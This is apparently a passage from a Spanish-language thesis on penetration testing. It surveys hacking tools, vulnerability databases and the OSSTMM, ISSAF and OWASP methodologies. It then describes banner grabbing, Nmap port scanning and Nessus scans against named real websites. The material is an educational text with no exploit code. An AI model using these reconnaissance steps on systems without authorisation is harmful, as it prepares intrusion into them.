Incluye una larga lista de herramientas de seguridad y de hacking listas para usar, entre las que destacan numerosos scanners de puertos y vulnerabilidades, bases de datos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless, entre otras orientas a pruebas de Hacking Ético en todas sus fases.

Figura: Herramienta 3

Fuente: Imagen descargada de htp://www.kali.org

Bugtraq es una distribución GNU/Linux desarrollada ex profeso para servir como potente herramienta en auditorías de seguridad, análisis forense, pruebas de penetración **y demás temas relacionados con la seguridad informática.**


Figura: Herramienta 4

Fuente: Imagen descargada de http://www.bugtraq.org

- **Metasploit Versión Framework y Community**

  - Identificar las vulnerabilidades críticas que podrían conducir a una violación de datos.
  - Reducir el esfuerzo necesario para las pruebas de HACKING ÉTICO, lo que le permite probar más sistemas con más frecuencia.
  - Contiene una base datos de exploits, para realizar intrusiones contra los objetivos descritos en el alcance de la propuesta.
  - Descubra los modelos débiles de confianza causada por las credenciales compartidas que son vulnerables a ataques de fuerza bruta.
  - Localizar la información sensible de forma automatizada, con la explotación post-búsquedas de archivos de sistema.

Figura: Herramienta 5



Metasploit (Metasploit Version 4.5)

Fuente: Imágenes descargadas de http://rapid7.com y http://metasploit.com

- **Otros Software y Distribuciones**

Figura: Herramienta 6

Fuente: Imágenes descargadas de http://www.w3af.org, http://www.owasp.org, https://code.google.com/p/skipfish/, https://www.paterva.com/web6/, http://sourceforge.net/projects/phlakproject/, http://www.wifislax.com/, https://www.acunetix.com/, https://www.wireshark.org/, http://www.oxid.it/cain.html,

Las Bases de Datos consultadas de nuestros **ANÁLISIS DE VULNERABILIDADES Y EXPLOITS** se encuentran sustentadas por las siguientes entidades:

https://nvd.nist.gov/: National Vulnerability Database (nvd) , es el repositorio del gobierno de los Estados Unidos donde se almacenan las normas de datos de gestión de vulnerabilidades basadas mediante el protocolo de Automatización de contenido de Seguridad o Content Automation Protocol (SCAP siglas en ingles) . Estos datos permiten la automatización de la gestión de la vulnerabilidad, además de medir la seguridad y el cumplimiento. NVD incluye bases de datos de listas de control de seguridad, fallas de software relacionados con la seguridad, errores de configuración, nombres de productos y métricas de impacto.

Fuente: Imagen descargada de https://nvd.nist.gov/:

https://cve.mitre.org/: En esta base de datos se podrá encontrar información de las vulnerabilidades reportadas con fechas actualizadas y una descripción de la misma.

Fuente: Imagen descargada de https://cve.mitre.org

http://www.tenable.com/ : Los desarrolladores de la herramienta para el análisis de vulnerabilidades Nessus, tienen una base de datos que puede ser consultada para información de vulnerabilidades.

Fuente: Imagen descargada de http://www.tenable.com/

http://www.securityfocus.com/: Agencia de los estados unidos que trabaja con un equipo de profesionales e investigación de las vulnerabilidades informáticas, en dicha web se puede realizar una consulta y reporte de vulnerabilidades recientes.

Fuente: Imagen descargada de http://www.securityfocus.com/

http://www.rapid7.com/: Al igual que los desarrolladores de Tenable-Nessus, Rapid7 desarrolló también su propia base de datos de vulnerabilidades, la cual es posible consultar en su web.

Fuente: Imagen descargada de http://www.rapid7.com/

https://www.exploit-db.com/: En esta página se puede consultar los exploits desarrollados a nivel mundial para explotar las vulnerabilidades encontradas o reportadas por los analizadores de vulnerabilidades.

Fuente: Imagen descargada de https://www.exploit-db.com/

Figura: Herramienta 7

1.2.8 Metodologías Conocidas

1.2.8.1 OSSTMM

Representa un estándar de referencia imprescindible, para todo aquel que quiera llevar a cabo un testeo de seguridad en forma ordenada y con calidad profesional. Según ISECOM 2015(http://www.isecom.org/research/osstmm.html), la metodología se encuentra dividida en varias secciones. Del mismo modo, es posible identificar en ella, una serie de módulos de testeo específicos, a través de los cuales se observan cada una de las dimensiones de seguridad, integradas con las tareas a llevar a cabo en los diferentes puntos de revisión (Seguridad de la Información, Seguridad de los Procesos, Seguridad en las Tecnologías de Internet, Seguridad en las Comunicaciones, Seguridad Inalámbrica y Seguridad Física).

A fin de organizar su contenido, la metodología se encuentra dividida en varias secciones. Del mismo modo, es posible identificar en ella, una serie de módulos de testeo específicos, a través de los cuales se observan cada una de las dimensiones de seguridad, integradas con las tareas a llevar a cabo en los diferentes puntos de revisión (Seguridad de la Información, Seguridad de los Procesos, Seguridad en las Tecnologías de Internet, Seguridad en las Comunicaciones, Seguridad Inalámbrica y Seguridad Física).

OSSTMM no solo alcanza los ámbitos técnicos y de operación de seguridad tradicionales, sino que, se encarga de normar aspectos tales como: las credenciales del profesional a cargo del test, la forma en la que el test debe ser comercializado, la forma en la que los resultados del mismo deben ser presentados, las normas éticas y legales que deben ser tenidas en cuenta al momento de concretar el test, los tiempos que deberían ser tenidos en cuenta para cada una de las tareas, y por sobre todas las cosas, incorpora el concepto de RAVs (Valores de Evaluación de Riesgo) y con ellos la frecuencia con la cual la prueba debe ser ejecutada a fin de proveer más que una instantánea en el momento de su ejecución.

1.2.8.2 ISSAF

Constituye un framework detallado respecto de las prácticas y conceptos relacionados con todas y cada una de las tareas a realizar al conducir un testeo de seguridad. La información contenida dentro de ISSAF, se encuentra organizada alrededor de lo que se ha dado en llamar "Criterios de Evaluación", cada uno de los cuales ha sido escrito y/o revisado por expertos en cada una de las áreas de aplicación. Dicha metodología es usada para encontrar vulnerabilidades en las redes informáticas (http://datateca.unad.edu.co/contenidos/233016/EXE_SAM/leccin_29_issaf.ht

ml) Estos criterios de evaluación a su vez, se componen de los siguientes elementos:

- Una descripción del criterio de evaluación
- Puntos y Objetivos a cubrir
- Los pre-requisitos para conducir la evaluación
- El proceso mismo de evaluación
- El informe de los resultados esperados
- Las contramedidas y recomendaciones
- Referencias y Documentación Externa.

Por su parte y a fin de establecer un orden preciso y predecible, dichos "Criterios de Evaluación", se encuentran contenidos dentro de diferentes dominios entre los que es posible encontrar, desde los aspectos más generales, como ser los conceptos básicos de la "Administración de Proyectos de Testeo de Seguridad", hasta técnicas tan puntuales como la ejecución de pruebas de Inyección de Código SQL (SQL Injection) o como las "Estrategias del Cracking de Contraseñas.

A diferencia de lo que sucede con metodologías "más generales", si el framework no se mantiene actualizado, muchas de sus partes pueden volverse obsoletas rápidamente (específicamente aquellas que involucran técnicas directas de testeo sobre determinado producto o tecnología). Sin embargo esto no debería ser visto como una desventaja, sino como un punto a tener en cuenta a la hora de su utilización.

1.2.8.3 OTP (OWASP Testitng Project)

OTP promete convertirse en uno de los proyectos más destacados en lo que al testeo de aplicaciones web se refiere. La metodología consta de 2 partes, en la primera se abarcan los siguientes puntos:

- Principios del testeo
- Explicación de las técnicas de testeo.
- Explicación general acerca del framework de testeo de OWASP.

Y en la segunda parte, se planifican todas las técnicas necesarias para testear cada paso del ciclo de vida del desarrollo de software. Incorpora en su metodología de testeo (https://www.owasp.org/index.php/Main_Page), aspectos claves relacionados con el "Ciclo de Vida del Desarrollo de Software" o SDCL (Por sus siglas en Ingles "Software Development Life Cycle Process") a fin de que el "ámbito" del testeo a realizar comience mucho antes de que la aplicación web se encuentre en producción.

De este modo, y teniendo en cuenta que un programa efectivo de testeo de aplicaciones web, debe incluir como elementos a testear: Personas, Procesos y Tecnologías, OTP delinea en su primera parte conceptos claves a la vez que introduce un framework específicamente diseñado para evaluar la seguridad de aplicaciones web a lo largo de su vida.

Paso 1 Antes de comenzado el desarrollo

- Revisión de Políticas y Estándares
- Desarrollo de un Criterio de Medidas y Métricas (Aseguramiento de la Trasabilidad)

Paso 2 Durante la definición y el diseño

- Revisión de los Requerimientos de Seguridad
- Diseño de Revisión de Arquitectura
- Creación y Revisión de modelos UML
- Creación y Revisión de modelos de Amenazas

Paso 3 Durante el desarrollo

- Code Walkthroughs
- Revisión de Código

Paso 4 Durante el Deployment

- Testeo de Penetración sobre la Aplicación
- Testeo sobre la Administración y Configuración

Paso 5 Operación y mantenimiento


- Revisión Operacional
- Conducción de Chequeos Periódicos
- Verificación del Control de Cambio

CAPITULO II

2. MARCO METODOLÓGICO


Las actividades desarrolladas durante el proceso de pruebas son: descripción del gráfico

Figura: Marco Metodológico 1



Fuente: Autor del documento

Figura: Marco Metodológico 2




Fuente: Autor del documento

NOTA: Las imágenes descritas a continuación han sido tomadas de pruebas y análisis reales sin generar intrusiones no consentidas a los sistemas mostrados para el proyecto, tampoco se pretende realizar una recomendación sobre la misma, puesto que son ejemplo. En una sección de este documento se realizará la ejecución de la metodología donde se describe el paso a paso de las pruebas.

Cada una de las fases de esta metodología comprende algunas capas del modelo OSI, las cuales se van a ir mencionando en cada uno de los pasos de la metodología.

2.1 RECOLECCIÓN DE INFORMACIÓN

Figura: Recolección de Información 1



Fuente: Autor del documento

Mantener a salvo la información es imperativo y primordial en cualquier empresa. La confidencialidad de sus datos es ineludible para mantener una buena política de seguridad.

Gracias a la recolección de información, muchos ataques a empresas acaban con éxito.
Como podemos intuir toda fase de ataque a un determinado objetivo su primer paso a realizar es la recolección de información, o más conocido como “Information Gathering”. Este proceso es el menos atractivo para el atacante ya que sólo radica en acumular información.
Durante este primer tramo del ataque, el atacante usando diferentes técnicas y/o aplicaciones para tal fin, obtiene direcciones IP, servicios de equipos, nombres de dominio, metadatos, sistemas operativos etc, esta fase se encuentra en las capas enlace de datos, red, transporte, sesión, presentación y aplicación.
El proceso de recolección de información en la metodología planteada se verificará con las siguientes herramientas:

- Whois: Trata de recolectar la mayor parte de información posible acera del objetivo dominio o hosting en internet y de forma local, como la plataforma tecnológica.
- Network-tools.com: Procede de la misma manera que un whois pero a nivel externo.
- Ping: En algunos de los casos verificar si se encuentra alive el objetivo.
- Tracert: A cuantos saltos nos encontramos del objetivo.
- Nmap: Para realizar descubrimientos de redes.
- Hping3: Herramienta usada para manipulación de paquetes a nivel de capa 4.
- Zenmap: herramienta que funciona muy similar a nmap, pero en entorno gráfico.
- TheHarvester: Herramienta de recolección de información y correos electrónicos.
- Scripts: Linux mediante sus comandos generar una recolección de información.

Esta fase contiene varias pruebas que se encuentran en distintas capas del modelo OSI, desde la búsqueda de información en internet y recolección de datos como correos electrónicos que se encuentra en la capa de aplicación

pasando por el escaneo de puertos y manipulación de paquetes a nivel de capa de transporte y por último pasando a nivel de capa 3 (Capa de Red) mediante el protocolo ICMP para identificar dispositivos respondientes y saltos de red.

Se presenta como la primera fase de la metodología, ya que es importante reconocer el dispositivo u objetivo antes de iniciar los procedimientos posteriores planteados, esto con el ánimo de poder enfocar el análisis y no lanzar aleatoriamente pruebas sin vectores de ataque.

2.2 IDENTIFICACIÓN DE SISTEMAS Y SERVICIOS

Figura: Identificación de Servicios 1

Fuente: Autor del documento


Identificación de huellas dactilares o fingerprint, servicios y puertos.

El objetivo principal de la identificación de sistema operativo, es poder generar un vector de ataque específico y hacerse a la idea de que sistema se está evaluando como por ejemplo, un servidor Windows 2003 con IIS 6,0 o Windows Server 2008 R2 con IIS7.5. En el caso de linux, cualquiera de sus distribuciones donde evidentemente puede llegar aparecer el Apache o Tomcat. Así mismo la

extracción de banners, el cual es un procedimiento que nos ayuda a identificar el sistema operativo al cual le estamos realizando las pruebas.

Para este procedimiento se utilizó la URL de la universidad los Libertadores http://www.ulibertadores.edu.co, dicho procedimiento se puede realizar ejecutando el comando telnet, bien sea en Windows o en Linux sobre el puerto 80 de la siguiente manera:

Figura: Banners 1




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Sin usar técnicas avanzadas de Hacking, se logra realizar la extracción de un banner, donde se puede observar la tecnología del publicador y su versión (Apache/2.2.9), el sistema operativo (Linux en su distribución Debian) y el versionamiento del lenguaje de programación (PHP/5.2.6) en la Figura: Banners 1.


Otros ejemplos:

Figura: Banners 2



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Figura: Banners 3



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

El banner realizado a www.dasigno.com se puede observar una respuesta "Server: Microsoft-HTTPAPI/2.0 el cual indica que es un posible Windows 2008 en la Figura: Banners2.

En el banner realizado a la página www.cidca.edu.co se observa claramente que es un Windows de 32 bits con un publicador en apache versión 2.4.10 en la Figura Banner 3.

La siguiente Tabla 3 permite identificar el sistema operativo según el resultado del banner:

Tabla 3


Server Header Value	Windows Server Version
Microsoft-HTTPAPI/2.0	Windows 2003 Sp2, Windows 7, Windows 2008, Windows 2008 R2
Microsoft-HTTPAPI/1.0	Windows 2003

Fuente: Autor del documento

Nota: Para el caso de este proyecto y extracción de datos de la URL de la Universidad los libertadores, este procedimiento es suficiente para el propósito planteado por lo cual no se explicara otro posible método.

A continuación se realizará un escaneo de puertos utilizando Nmap o zenmap,el cual nos dejará ver los puertos publicados por el servidor, como ejemplo se realiza la prueba en la página www.ulibertadores.edu.co:

Figura: Escaneo de Puertos 1



Fuente: Imagen tomada del resultado de la herramienta NMAP.

Para realizar las pruebas de recolección de información se deberá usar las siguientes herramientas:

- Nmap: Herramienta para realizar escaneo de puertos y servicios

- Telnet: Realizando la extracción del banner sobre el puerto de publicación y ejecutando “GET/ HTTP/1.1” se podrá averiguar la versión y tipo de sistema operativo.
- Zenmap: Herramienta para realizar escaneo de puertos y servicios en modo gráfico.

NOTA: esta metodología está destinada a personal capacitado, con conocimiento en administración de redes y configuración de servidores por lo cual varios de los términos no se explicaran al entender que el lector reconoce los términos descritos en el documento.

La identificación de sistemas y servicios se da en la capa 4 del modelo OSI (Capa de Transporte) la cual está encargada de la administración de puertos y conexiones por los diferentes protocolos que esta capa gobierna. Sin embargo en algunos de los casos en el momento de realizar la extracción de Banners para identificación de sistema operativo, se logrará llegar hasta la capa 7 (Capa de aplicación), donde se realiza una consulta sobre el protocolo HTTP mediante la publicación que este en servicio. Es importante mencionar que al realizar escaneos sobre la capa 4, los protocolos TCP y UDP estarán presentes, por lo cual es importante conocer la diferencia entre los dos protocolos y los servicios que prestan por cada uno de sus puertos bien conocidos.

2.3 ANALISIS DE VULNERABILIDADES

Figura: Identificación de Vulnerabilidad 1

Fuente: Autor del documento.

Usando analizadores de vulnerabilidad como Nessus debidamente actualizados, realizar escaneos buscando algún tipo de vulnerabilidad.


Figura: Nessus 1

Fuente: Resultado de análisis de la herramienta Nessus.

La Figura: Nessus 1 permite evidencia vulnerabilidades reportadas por Nessus los cuales se evidencian en la siguiente Figura Nessus 2.

Dichas vulnerabilidades las clasifica Nessus según estándares internacionales en severidades críticas, altas, medias, bajas e informativas como se verá a continuación:

Figura: Nessus 2




Fuente: Resultado de análisis de la herramienta Nessus.

Ingresando a los resultados de vulnerabilidades, se logra observar el detalle de cada una de las vulnerabilidades reportadas.

Se debe verificar la naturaleza de la vulnerabilidad y posteriormente el exploit si existe.

Figura: Nessus 3



Fuente: Resultado de análisis de la herramienta Nessus.

En la Figura: Nessus 3 se puede evidenciar el código CVE-200-1017 el cual permitirá explorar a profundidad la vulnerabilidad y encontrar un Exploit para tratar de aprovechar dicho fallo.

